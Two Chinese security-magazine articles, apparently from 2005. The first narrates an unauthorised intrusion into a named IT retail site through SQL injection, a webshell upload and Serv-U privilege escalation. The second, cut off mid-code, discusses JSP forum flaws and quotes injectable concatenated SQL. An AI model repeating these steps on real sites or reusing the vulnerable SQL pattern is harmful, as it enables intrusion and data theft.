脚本小子： www.it.com.cn，一个以“IT世界，轻松一点”为理念的新兴站点。从2004年6月份到9月份，网站排名出现了奇迹般的上升，可以说用疯狂来形容毫不为过：网站从6月28号上线，到9月份，将近4个月的时间，流量增长到300万PV，排名从6万多名增长到最高270多名……”。发展速度如此快的一个站点，它的安全系数如何呢？是密不透风？还是门户大敞？请看本文……

适合读者：脚本入侵爱好者、网络管理员

前置知识：无



网站火了，黑客来了

——对某IT资讯网站的安全测试

文/图 WB

不知不觉就2005年了，2004年是往事不堪回首，竟然接连掉了两部手机！于是偶决定再不用手机，但发现没手机的日子真不好过！还是买新的吧，于是去网上转转，也就有了这次的入侵。

首先来到www.it.com.cn，看商品的时候，注意看了看网站的结构：ASPX后台生成静态的HTML，但不时有ASP的连接在其中。看完需要的内容后，习惯性的选择查看源文件，然后查找ASP，发现很多都是下载的链接，去下载站看看。

下载软件的连接没发现什么问题，看到还有“软件搜索”的项目，地址是：dlbe.it.com.cn/search.aspx?cnx=12312，在后面加上单引号，出现了未闭合错误，看来可以注入，如图1 所示。




图1

拿出NBSI2，几分钟后，后台的账号密码一起被跑了出来！结果让我大吃一惊，这难道就是国内3大IT销售商之一创建的网站？弱口令比比皆是（后面有提到），再一次让我感受到国内的网络安全任重道远，如图2所示。




图2

接下来该查找后台了，随手在URL后面加了个“admin”，不报任何希望。在我的印象里，一般大型网站的后台都很隐蔽，有时候猜半天都猜不到——结果让我大跌眼镜，这次竟然直接就出来了后台登录框，如图3 所示。




图3

真的没话说了，很顺利地就进入后台，功能很少，如图4 所示。

找来找去发现软件管理项目里可以上传，但对ASP




图4

有限制，于是把海洋2005改成cmd.cer上传，再次无语竟然成功！但访问的时候稍微心安一点：无法执行，可能是设置了目录权限，如图5 所示。




图5

旁边还有修改功能？老天爷帮忙啊！把文件名和虚拟路径给改了，如图6 所示。




图6

再次在地址栏输入我们的马儿地址，这次进去了，如图7 所示。




图7


原来这个网站把IIS的虚拟路径指向局域网的一台电脑中，本身做备份和数据库。后面的事更让人惊奇：Servudaemon.ini里的密码竟然是明文存放的，而Servuadmin.ini也没有管理员密码，看来还能用去年那个Su.exe来提升权限！后面的操作就不说了，实在是没意思……这次入侵就算结束了，删除所有后门/木马，给管理员发封电子邮件，走人！

其实这只是这个网站漏洞的冰山一角，很容易就能找到其他评论和商品的注入地点，而且都是另外的服务器，由此可知有多么危险！事后对它的服务器集群扫描的时候，X-Scan报告FTP和IIS存在的溢出漏洞这里就不再说了，我自己都以为X-Scan疯了！不过我们知道了漏洞又能怎么样呢？希望管理员早点补上吧……

脚本小子：JSP(Java Server Pages)是开发Web动态网站快速有效的工具，是企业应用编程中的一部分，它基于强大的Java语言，具有良好的伸缩性，与Java Enterprise API紧密地集成在一起。由于JSP与平台无关的开发特性，在开发电子商务方面具有得天独厚的优势，基于Java平台构建电子商务平台已经成为当今IT领域新时尚。在网络开发编程领域中，它与ASP和PHP齐名，并随着Java技术的日益成熟和流行。本文正是试图向读者阐述建立JSP论坛的方方面面。

适合读者：Web开发者，JSP程序员

前置知识：JSP语言



JSP论坛安全之旅

文/图 风之扬

作为建立动态网页的一种Web编程技术，Java Server Page(JSP)开始得到越来越多的应用。不经意间，我们会发现很多动态网页的后缀变成了".jsp"。秉承Java语言的各种优势，JSP也开始被很多程序员所青睐。这是一个Java软件的典型开发流程，从中我们可以得到不少关于JSP安全的启发：(1)编写源代码(*.java文件)；(2)源代码经过编译(javac.exe命令)，产生类文件(*.class)；(3)一个大的软件将包括许多Class文件，为这些文件撰写一个清单文件(manifest.mf)；(4)一些类文件和相应的Manifest.mf文件一起打包(jar.exe命令)，生成包裹文件(*.jar)；(5)Java文件具有易于被反编译的性质，为了使你的心血不被"窃取"，最后还需要对完成的文件进行"混淆(obfuscate)"，这一过程需要使用混淆器来完成，混淆后的文件可以正常运行，但反编译时就不那么容易了。而这个典型的过程，则深刻的反映于我们常见的JSP论坛或者其他JSP应用程序中。

如何来探索Java Servlet及JSP的安全之道呢？细心的朋友会发现，一个Web应用程序可拥有多种资源，在没有保护措施的情况下，经常会有许多敏感的信息在开放性网络上传输。所以，这种环境下的许多Web应用程序会有一定程度的安全性要求，为了达到这种安全要求，大多数的Servlet容器会有明确的机制和结构。下面，我们从一个测试的小故事入手。

从一个小测试谈到一个小知识

记得还是去年，刚到据说是高手云集的威威公司上班的时候，一个新到的同事给我讲他花了半天时间编写，并做了很长时间的实践，写了个关于攻击.jsp页面的程序。下面我把具体的实现过程和大家分享一下。测试平台是Tomcat，当然，版本有点低，他的目的只是想证实一下他的某些想法。首先，他在Tomcat的Web目录下建立了一个Hello.jsp文件，内容是：

```
<%out.print("hello");%>
```

通过IE的正常请求地址为：http://localhost:8080/examples/jsp/hello.jsp，显示结果为：hello，然后开始具体的攻击测试。测试时，发出的请求地址为：http://localhost:8080/examples/jsp/////////hello.jsp，浏览器上显示编译错误，错误的原因是500 java.lang.NullPointerException。这个应该是比较常见的错误了。现在，恢复正常的请求http://localhost:8080/examples/jsp/hello.jsp，问题就出现了，即出错，而且所报的错误和刚才造成它错误的请求是一样的："500 java.lang.NullPointerException"。难道是缓存在浏览器里了吗？换台机器访问http://192.168.10.188/examples/jsp/hello.jsp。问题依然如故，哎，可怜的Hello.jsp呀！

虽然这个问题有些弱智，不过，他的目的也达到了，即找出".jsp"流程中存在的一些问题。所以，JSP程序同ASP一样，还是存在着很多安全上的问题的。因此，对于一心研究论坛或者其他安全信息的朋友来说，要想发现JSP的BUG，了解一些JSP的工作原理是十分重要的。

需要指出的是，虽然是一门网络编程语言，JSP和PHP、ASP的工作机制还存在很大的区别，首次调用JSP文件时，JSP页面在执行时是编译式，而不是解释式的。首次调用JSP文件其实是执行一个编译为Servlet的过程。当浏览器向服务器请求这一个JSP文件的时候，服务器将检查自上次编译后JSP文件是否有改变，如果没有改变，就直接执行Servlet，而不用再重新编译，这样，工作效率得到了明显提高。这也是目前JSP论坛开始逐渐风靡的一个重要原因。

> 小提示 Servlet是用Java编写的Server端程序，它与协议和平台无关；Servlet运行于Java-enabled Web Server中；Java Servlet可以动态地扩展Server的能力，并采用请求-响应模式提供Web服务；最早支持Servlet技术的是JavaSoft的Java Web Server；Servlet的主要功能在于交互式地浏览和修改数据，生成动态Web内容。

说到这里，我们自然就会关心一些JSP的安全问题。一般来说，常见的JSP安全问题有源代码暴露（包括程序源代码以明文的方式返回给访问者，如添加特殊后缀引起JSP源代码暴露、插入特殊字符串引起JSP源代码暴露、路径权限引起的文件JSP源代码暴露、文件不存在引起的绝对路径暴露问题等）、远程程序执行类、数据库如SQL Server、Oracle、DB2等的漏洞，操作系统漏洞等。不过，为了突出Jsp的安全问题，本文将结合目前的一些比较流行的JSP论坛分类阐述和提出解决的建议。为了讲解方便，本文还采用一些公开了源代码的论坛实例代码，至于安装软件版本、操作系统等，可以查看安装提示。

论坛用户管理缺陷

为了加强实战效果，我们可以到http://down.chinaz.com/S/5819.asp这个地址下载一个典型的论坛代码，根据提示，数据源名称为yyForum，用户名为xyworker，密码999。到baidu、Google等网站搜索一下，我们可以看到安装这个代码的论坛不少。仔细分析后可以发现，用户管理的页面是user_manager.jsp文件。首先，我们看看这个系统是如何加强它的代码安全性的。其中，在代码的开始部分有一个if限制条件，代码的第三行到第十行具体如下：

```
<%
if ((session.getValue("UserName")==null)||(session.getValue("UserClass")==null)||(!session.getValue("UserClass").equals("系统管理员")))
{
 response.sendRedirect("err.jsp?id=14");
 return;
}
%>
```

其中，Session.getValue表示检索出Session的值。sendRedirect()执行后，地址栏链接会改变，相当于客户端又重新发了一个get请求，要服务器传输另一个文件过来。

下面，我们再来看看修改用户信息的文件modifyuser_manager.jsp。典型代码如下：

```
<%@page contentType="text/html; charset=gb2312" language="java" import="java.sql.*,java.util.*" %>
<jsp:useBean id="yy" scope="page" class="yy.jdbc"/>
<%!String User_Name,User_Password,sql, User_Sign;%>
<%
User_Name=request.getParameter("name");

//out.println(User_Name);
User_Password=request.getParameter("password");
User_Password=yy.ex_chinese(User_Password);
......
User_Sign=request.getParameter("sign");
User_Sign=yy.ex_chinese(User_Sign);

Connection con=yy.getConn();
Statement stmt=con.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE,ResultSet.CONCUR_READ_ONLY);
sql="update 用户表 set 用户密码='"+User_Password+"',用户性别='"+User_Sex+"',用户邮箱='"+User_Email+"',居住地址='"+User_Address+"',手机号码='"+User_Mobile+"',Oicq='"+User_Oicq+"',出生日期='"+User_Birthay+"',用户等级='"+User_Class+"',签名='"+User_Sign+"' where 